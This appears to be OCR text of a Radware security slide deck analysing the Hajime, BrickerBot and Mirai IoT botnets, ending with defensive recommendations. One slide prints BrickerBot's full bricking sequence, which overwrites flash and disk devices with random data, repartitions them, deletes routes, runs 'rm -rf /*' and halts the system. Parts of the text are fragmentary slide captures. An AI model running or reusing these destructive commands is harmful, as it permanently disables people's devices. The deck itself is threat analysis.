
radware
Every second counts

DNS Water Torture – Architecture



Hajime: Friend or foe ?


- Discovered Oct 16, 2016 by Rapidity Networks
    - 5 days before the Dyn attacks
    - 2 weeks after Mirai source code was published
- Say it comes with the best of intentions
- Sophisticated, flexible and extensible
- Its true purpose remains a mystery



```
Just a white hat, securing some systems.
Important messages will be signed like this!
Hajime Author.
Contact CLOSED
Stay sharp!
```

Hajime Modules

Main (.i)




Secures the device by filtering infection ports

Opens up for BitTorent P2P control network

Communication is encrypted using RC4 and private/public keys

Downloads updates for itself using uTP

Extension module (atk)



Scans for new victims (port TCP/23 and TCP/5358:WSDAPI)


Launches exploit using Telnet brute force

Creates dynamic port forwarding rules in UPnP enabled gateways

Loader stubs are handcrafted assembly programs optimized for each device


Loads service '.i' on random high port (UDP and TCP)

Estimated at 300,000 compromised devices



18,623 data points from Radware Honeypots

(C) Radware Ltd., 2017


BRICKERBOT "BRICKS" IOT DEVICES
NO, NOT ME!
YOU'RE NEXT
BRICK
SOUVENIRS
Bon
RESTA
Today's Special Grilled Fish & King Steak
RADWARE #EVERYSECONDCOUNTS

Introducing BrickerBot

First Internet of Things PDOS Botnet

Discovered by Radware March 2017

Prevents devices to take part in DDoS botnets

Destroys infected IoT Devices

Remote execution of destructive sequence


No malware binary downloaded or executed on the victim

radware
Every second counts

Permanent Denial-of-Service


A DoS attack that damages a system so badly that it requires replacement or reinstallation of hardware or software

- **(D)DoS –** Victim resumes normal service after attack finishes
- **PDoS –** leaves victim in an unoperational state after attack, requiring intervention to restore operations




BrickerBot Characteristics

- 1000+ attempts per day
- SSH and Telnet are brute forced using factory default credentials
- Runs from the Dark Web, concealed by TOR exit nodes
- Only attacks devices infected with IoT bots
- Requires full TCP connect on port 23, 7547, others
- Attacks the source IP of the poking device
- Has a “Plan B” in case something goes wrong



```
busybox cat /dev/urandom >/dev/mtdblock0 &
busybox cat /dev/urandom >/dev/sda &
busybox cat /dev/urandom >/dev/mtdblock10 &
busybox cat /dev/urandom >/dev/mmc0 &
busybox cat /dev/urandom >/dev/sdb &
busybox cat /dev/urandom >/dev/ram0 &
busybox cat /dev/urandom >/dev/mtd0 &
busybox cat /dev/urandom >/dev/mtd1 &
busybox cat /dev/urandom >/dev/mtdblock1 &
busybox cat /dev/urandom >/dev/mtdblock2 &
busybox cat /dev/urandom >/dev/mtdblock3 &
fdisk -C 1 -H 1 -S 1 /dev/mtd0
w
fdisk -C 1 -H 1 -S 1 /dev/mtd1
w
fdisk -C 1 -H 1 -S 1 /dev/sda
w
fdisk -C 1 -H 1 -S 1 /dev/mtdblock0
w
route del default;iproute del default;ip route del default;rm -rf /* 2>/dev/null &
sysctl -w net.ipv4.tcp_timestamps=0;sysctl -w kernel.threads-max=1
halt -n -f
reboot
```

How BrickerBot Works



Attacks infected devices using passive detection


Requires full TCP connect on port 23, 7547, others

Attacks the source IP of the poking device

SSH and Telnet are brute forced using default credentials

closes SSH and invokes a brick sequence on the open Telnet session

Brick Test: BrickerBot.1 vs Sricam AP003



Sricam

Sricam AP003 Metal Gun Type Waterproof Outdoor Bullet IP Camera WIFI Wireless Security Camera Supports Smart Phone Remote View

★★☆☆☆ 142 customer reviews | 88 answered questions

Price: $40.99 + $1.24 shipping

In Stock.

This item does not ship to **Ooigem, Belgium**. Please check other sellers who may ship internationally.
Ships from and sold by LightInTheBox Home Store.

Service: **Get professional installation** Details

Without expert installation | Include installation + $94.19

See more


- Supports iPhone and Android easy setup and viewing via QR code scanning - Watch your camera anytime, anywhere!
- 365 IR LEDs, Night Visibility IR Distance 20M, Glass Lens Standard: 3.6 mm
- Motion Detection, Email Notification, FTP Upload
- Wireless Network/WiFi: 802.11/b/g/n - Wireless Encryption: WEP, WPA, WPA2
- Sricam AP003 P2P Outdoor IP Camera - 640 x 480 (VGA) - 0.3 Megapixels.

After BrickerBot.1 sequence: cam unreachable from WAN, can still ping on LAN
After reboot: unreachable, also from LAN + Factory reset button useless
No serial/usb/removable media to restore firmware → back to manufacturer

Sierra Tel

DSL internet service provider

Eastern Madera and Mariposa, US.



Contact:
Public Relations Team
Phone: 559-683-4611
Email: prteam@stcg.net
www.sierratel.com

SIERRA TEL

Sierra Tel
April 10 at 8:12pm ·

We
have
prob

Sierra Tel
April 11 at 12:03am ·

Mo
pro
do
we

Sierra Tel
April 12 at 8:56pm ·

Sierra Tel is
you for your

Sierra Tel
April 13 at 8:52pm ·

We have identified the problem with the ZyXel HN51 modem and we have a solution. If you have this model modem and you do not have internet service please bring your modem into our Oakhurst or Mariposa business office for repair. Once your modem is ready to be picked up we will call you; this could take an extended period of time due to the volume of repairs. Thank you for your continued patience and graciousness.

US ISP Goes Down as Two Malware Families Go to War Over Its Modems

By Catalin Cimpanu April 25, 2017 07:10 PM 1

Similar recent events in other communities have often but not always involved lone hackers and amateur troublemakers. We are seeking law enforcement assistance to investigate and track down any perpetrators. We have no reason to know it involves anything unique or specific to our community or Sierra Tel, except a local occurrence of a larger ongoing problem.

It appears that disabled modems can be reset to work by our technical staff or replaced with a different modem model, and we are assisting as many customers as possible. We appreciate your patience. We will release additional information as it becomes available.

Additional information and periodic updates are available on our web site www.sierratel.com, or by telephone at 559-683-4611, 209-966-3636 or 877-658-4611.

###

While it is impossible to say what caused the Sierra Tel modems to go offline, all clues line up with BrickerBot entering "Plan B," the sequence Janitor says is responsible with bricking devices.

Summary - Battle of the IoT Bots

Mirai – the Bad

- Most powerful to date
- New level of DDoS attacks - Potential for multiple Tbps attacks
- Unsophisticated, easy to expand

Hajime – the Good (at least for now)

- Holding insecure IoT devices hostage so
- Aggressively scans and infects
- Keeps C2 channel open
- Its true purpose is unknown


BrickerBot – the Vigilante

- Destroys insecure IoT devices to prevent a malicious takeover
- Only targets devices that are compromised by other Bots

radware
Every second counts

Secure IoT Integration

Bottom-line: IoT is Changing Attack Economics



High
Volume Atta

DNS Refl

Amplification

SSDP

High Volume
Complex Attacks

Encryption Web

Low & Slow DNS HTTP2

Headless Browsers

High
plexity Attacks

ion Low & Slow

less Browsers

Veb HTTP2

Pre IoT: as high complexity attacks are more expensive, their volume is lower (less available infected end points)

In the IoT era: Mobile phones and IoT devices are not impervious to malware, forming huge botnets running high complexity attacks

What should I do to protect myself ?

Protecting against known IoT botnets

1. Upgrade firmware often
2. Block Telnet access
3. Whitelist access to TR-069
4. Change Factory default credentials for CLI access

Radware

1. Cloud DDoS Protection multi-vector attacks in high volumes
2. DefensePro signatures update

When you are infected

1. REBOOT
2. ← Left Column

Effective DDoS Protection Essentials

- **Hybrid DDoS**
- **Behavioral-Based Detection**
- **Real-Time Signature**
- **A cyber-security emergency response plan**

Effective Web Application Security Essentials

- **Full OWASP Top-10 application vulnerabilities**
- **Low false positive rate**
- **Auto Adaptive policy generation**
- **Bot protection and device**
- **Securing APIs**
- **Flexible deployment options**

radware

Every second counts

Additional Information

- **Alerts**

  https://security.radware.com/ddos-threats-attacks/hajime-iot-botnet/
  https://security.radware.com/ddos-threats-attacks/brickerbot-pdos-permanent-denial-of-service/
  https://security.radware.com/ddos-threats-attacks/brickerbot-pdos-back-with-vengeance/
- **Blogs**

  https://blog.radware.com/security/attack-types-and-vectors/
- **US Government Warning About BrickerBot for Industrial Controls**

  https://ics-cert.us-cert.gov/alerts/ICS-ALERT-17-102-01